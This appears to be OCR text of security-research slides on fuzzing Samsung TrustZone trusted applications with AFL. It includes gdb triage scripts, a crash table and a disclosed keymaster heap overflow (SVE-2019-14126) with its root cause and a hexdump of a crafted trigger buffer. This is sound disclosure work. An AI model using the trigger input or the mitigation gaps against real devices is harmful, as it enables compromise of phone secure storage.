
Fuzzing

Hardships

- QEMU and AFL QEMU patches issues
  - toolchain
- AFL instrumentation issues
  - Study AFL thoroughly

Fuzzing

It works!



```
     Home
                    american fuzzy lop 2.52b (tlrun)

┌─ process timing ─────────────────────────────────────┬─ overall results ─────┐
│        run time : 0 days, 22 hrs, 50 min, 39 sec      │  cycles done : 218    │
│   last new path : 0 days, 7 hrs, 35 min, 16 sec       │  total paths : 490    │
│ last uniq crash : 0 days, 1 hrs, 44 min, 44 sec       │ uniq crashes : 62     │
│  last uniq hang : none seen yet                       │   uniq hangs : 0      │
├─ cycle progress ────────────────┬─ map coverage ─┴───────────────────────┤
│  now processing : 483 (98.57%)  │    map density : 1.86% / 3.29%          │
│ paths timed out : 0 (0.00%)     │ count coverage : 2.42 bits/tuple        │
├─ stage progress ────────────────┼─ findings in depth ────────────────────┤
│  now trying : splice 3          │ favored paths : 69 (14.08%)            │
│ stage execs : 26/96 (27.08%)    │  new edges on : 99 (20.20%)            │
│ total execs : 47.8M             │ total crashes : 73.9k (62 unique)      │
│  exec speed : 663.1/sec         │  total tmouts : 127 (22 unique)        │
├─ fuzzing strategy yields ───────┴───────────────┬─ path geometry ────────┤
│   bit flips : 67/1.50M, 25/1.50M, 14/1.50M      │    levels : 22         │
│  byte flips : 4/187k, 1/35.8k, 2/35.5k          │   pending : 0          │
│ arithmetics : 39/2.01M, 4/1.12M, 2/537k         │  pend fav : 0          │
│  known ints : 21/171k, 9/764k, 34/1.32M         │ own finds : 489        │
│  dictionary : 0/0, 0/0, 0/55.8k                 │  imported : n/a        │
│       havoc : 232/16.1M, 97/20.9M               │ stability : 100.00%    │
│        trim : 41.48%/57.5k, 80.27%              ├────────────────────────┘
^C────────────────────────────────────────────────┘          [cpu000: 24%]
```

Gathering crashes

23 trustlets – 477 crashes

afl-cmin – 225 unique cases

Digital Security

Crash analysis

Crash analysis

- Get to ARM machine
- Dynamic analysis
  - Gdb scripts
- Dynamic Binary Instrumentation
  - DynamoRIO
  - Valgrind
- Symbolic execution
  - angr

Crash analysis

- gdb crash analyzer
  - poor information
- DynamoRIO
  - cannot load so specifically constructed file
- Valgrind
  - callgrind
  - memcheck
  - not for automatic parsing
- angr
  - error-prone, time-consuming

- gdb is the only friend

Crash analysis

- gdb scripts
- Make more logging from our mclib
- Build SQLite database

```
# stub.gdb

set logging on
set logging redirect on
target remote :5555
source catch.py
continue
```

```
# catch.py

def handler_stop(event):
    if isinstance(event, gdb.SignalEvent):
        print "%s at %s" % (event.stop_signal,
hex(int(gdb.parse_and_eval("$pc").cast(gdb.lookup_type("int"
)))))

def handler_exit(event):
    print "================================"
    gdb.execute("quit")
```

```
# analyze.sh

for f in $(ls $1/out/crashes)
do
    echo === $f === | tee -a gdb.txt
    ../afl-qemu-trace -L /usr/arm-linux-gnueabi/ -g 5555 $1/tlrun < $1/out/crashes/$f 1>/dev/null 2>/dev/null
2>/dev/null &
    arm-none-eabi-gdb -x stub.gdb -batch 2>/dev/null
    tail -n 2 gdb.txt
    ../afl-qemu-trace -L /usr/arm-linux-gnueabi/ $1/tlrun < $1/out/crashes/$f > /tmp/1.qemu
done
```


Crash analysis

- Non-trivial functions
  - tlApiSecSPICmd
  - tlApi_callDriver
  - tlApiWrapObjectExt
  - tlApiUnWrapObjectExt
  - …

- Exclude such cases
- Implement and get more accurate fuzzing results

Crash analysis


```
~ # sqlite3 analyze-cmin.db 'select * from main' | grep -v tlApiSecSPICmd
```



```
ffffffff00000000000000000000000e|000053|SIGILL|4196352|tlApiDeriveKey;tlApiWaitNotification;tlApiGetVirtMemType;tlApiGetVirtMemType;tlApiMalloc;tlApiMalloc|0|
ffffffff00000000000000000000000e|000055|SIGILL|0|tlApiDeriveKey;tlApiWaitNotification;tlApiGetVirtMemType;tlApiGetVirtMemType;tlApiMalloc;tlApiMalloc|0|
ffffffff00000000000000000000000e|000057|SIGILL|0|tlApiDeriveKey;tlApiWaitNotification;tlApiGetVirtMemType;tlApiGetVirtMemType;tlApiMalloc;tlApiMalloc|0|
ffffffff00000000000000000000000e|000058|SIGSEGV|20762|tlApiDeriveKey;tlApiWaitNotification;tlApiGetVirtMemType;tlApiGetVirtMemType;tlApiMalloc;tlApiMalloc|0|
ffffffff00000000000000000000000e|000059|SIGSEGV|271744|tlApiDeriveKey;tlApiWaitNotification;tlApiGetVirtMemType;tlApiGetVirtMemType;tlApiMalloc;tlApiMalloc|0|
ffffffff000000000000000000000012|000001|SIGSEGV|456116|tlApiWaitNotification|1|
ffffffff000000000000000000000012|000002|SIGSEGV|456116|tlApiWaitNotification|1|
ffffffff000000000000000000000012|000003|SIGSEGV|456116|tlApiWaitNotification|1|
ffffffff000000000000000000000012|000006|SIGSEGV|455744|tlApiWaitNotification|1|
ffffffff000000000000000000000012|000007|SIGSEGV|455748|tlApiWaitNotification|1|
ffffffff000000000000000000000012|000008|SIGSEGV|456116|tlApiWaitNotification|1|
ffffffff00000000000000000000002f|000000|SIGSEGV|208724|tlApiRandomGenerateData;tlApiWaitNotification;tlApiUnwrapObjectExt|1|
ffffffff00000000000000000000002f|000001|SIGSEGV|208832|tlApiRandomGenerateData;tlApiWaitNotification;tlApiUnwrapObjectExt|1|
ffffffff000000000000000000000038|000000|SIGILL|0|tlApiWaitNotification;tlApiSecSPICmd;tlApiMalloc;tlApiSecSPICmd|1|
ffffffff000000000000000000000038|000001|SIGILL|0|tlApiWaitNotification;tlApiSecSPICmd;tlApiMalloc;tlApiSecSPICmd|1|
ffffffff000000000000000000000038|000002|SIGILL|0|tlApiWaitNotification;tlApiSecSPICmd;tlApiMalloc;tlApiSecSPICmd|1|
ffffffff000000000000000000000038|000003|SIGILL|0|tlApiWaitNotification;tlApiSecSPICmd;tlApiMalloc;tlApiSecSPICmd|1|
ffffffff000000000000000000000038|000005|SIGSEGV|443624|tlApiWaitNotification|1|
ffffffff000000000000000000000038|000006|SIGSEGV|81498|tlApiWaitNotification|1|
ffffffff000000000000000000000038|000007|SIGSEGV|443988|tlApiWaitNotification|1|
ffffffff000000000000000000000038|000008|SIGSEGV|443988|tlApiWaitNotification|1|
ffffffff000000000000000000000038|000009|SIGSEGV|443988|tlApiWaitNotification|1|
ffffffff000000000000000000000038|000010|SIGSEGV|81498|tlApiWaitNotification|1|
ffffffff000000000000000000000038|000011|SIGSEGV|443620|tlApiWaitNotification|1|
ffffffff000000000000000000000038|000012|SIGSEGV|443624|tlApiWaitNotification|1|
ffffffff000000000000000000000038|000013|SIGILL|0|tlApiWaitNotification;tlApiSecSPICmd;tlApiMalloc;tlApiSecSPICmd|1|
ffffffff000000000000000000000038|000014|SIGSEGV|443624|tlApiWaitNotification|1|
```

Results

- https://security.samsungmobile.com/securityUpdate.smsb
  - SVE-2019-13958
  - SVE-2019-14126



Acknowledgements

We truly appreciate the following researchers for helping Samsung to improve the security of our products.
- Bogdan: SVE-2018-12896, SVE-2018-12897
- Aleksandr Ruiz: SVE-2018-13326
- Andrei Akimov of Digital Security: SVE-2019-13958, SVE-2019-14126
- Gruskovnjak Jordan: SVE-2019-13921
- Slava Makkaveev of Check Point: SVE-2019-13949, SVE-2019-13950, SVE-2019-13952
- Zero Day Initiative: SVE-2019-14008
- Julian Jackson: SVE-2019-14031
- Artyom Skrobov of Check Point: SVE-2019-14073

SMR-MAY-2019

Samsung Mobile is releasing a maintenance release for major flagship models as part of monthly Security Maintenance Release (SMR) process. This SMR package includes patches from Google and Samsung.

Digital Security

SVE-2019-14126


Heap overflow in keymaster trusted application

SVE-2019-14126

Root cause

- Parsing DER-encoded ASN.1
- malloc – size 1 – little endian
- memcpy – size 2 – big endian

TCI buffer



```
00000000: 04 01 00 00 9B 2C 5B A6|10 BC 0A 00 22 00 FF C0  | ....>,[¦.j..".яА
00000010: 01 0F 00 00 00 00 FF C0|01 0F 00 00 03 05 10 10  | ......яА........
00000020: 00 00 00 03 83 00 00 77 10 AC 0A 00 00 00 00 00  | ....ѓ..w.¬......
00000030: 00 00 00 6C 6C 6C 6C 6C|6C 6C 6C 6C 6C 6C 6C 6C  | ...lllllllllllll
00000040: 6C 6C 6C 6C 6C 6C 6C 6C|6C 6C 6C 6C 6C 6C 6C 6C  | llllllllllllllll
00000050: 6C 6C 6C 6C 6C 6C 6C 6C|6C 6C 6C 6C 6C 6C 6C 6C  | llllllllllllllll
00000060: 6C 6C 6C 6C 6C 6C 6C 6C|6C 6C 6C 6C 6C 6C 6C 6C  | llllllllllllllll
00000070: 6C 6C 6C 6C 6C 6C 6C 6C|6C 6C 6C 6C 6C 6C 6C 6C  | llllllllllllllll
00000080: 6C 6C 6C 6C 6C 6C 6C 6C|6C 6C 6C 6C 6C 6C 6C 6C  | llllllllllllllll
00000090: 6C 6C 6C 6C 6C 6C 6C 6C|6C 6C 6C 6C 6C 6C 6C 6C  | llllllllllllllll
```

SVE-2019-14126

Security mitigations

- Trusted applications
  - Per TA virtual memory
  - Unable to access kernel or physical memory
  - Divided into sections with different memory attributes
  - TCI buffers are non-executable
  - No ASLR
    - only in future plans (Adding ASLR to a microkernel-based operating system)

SVE-2019-14126


Exploitation overview

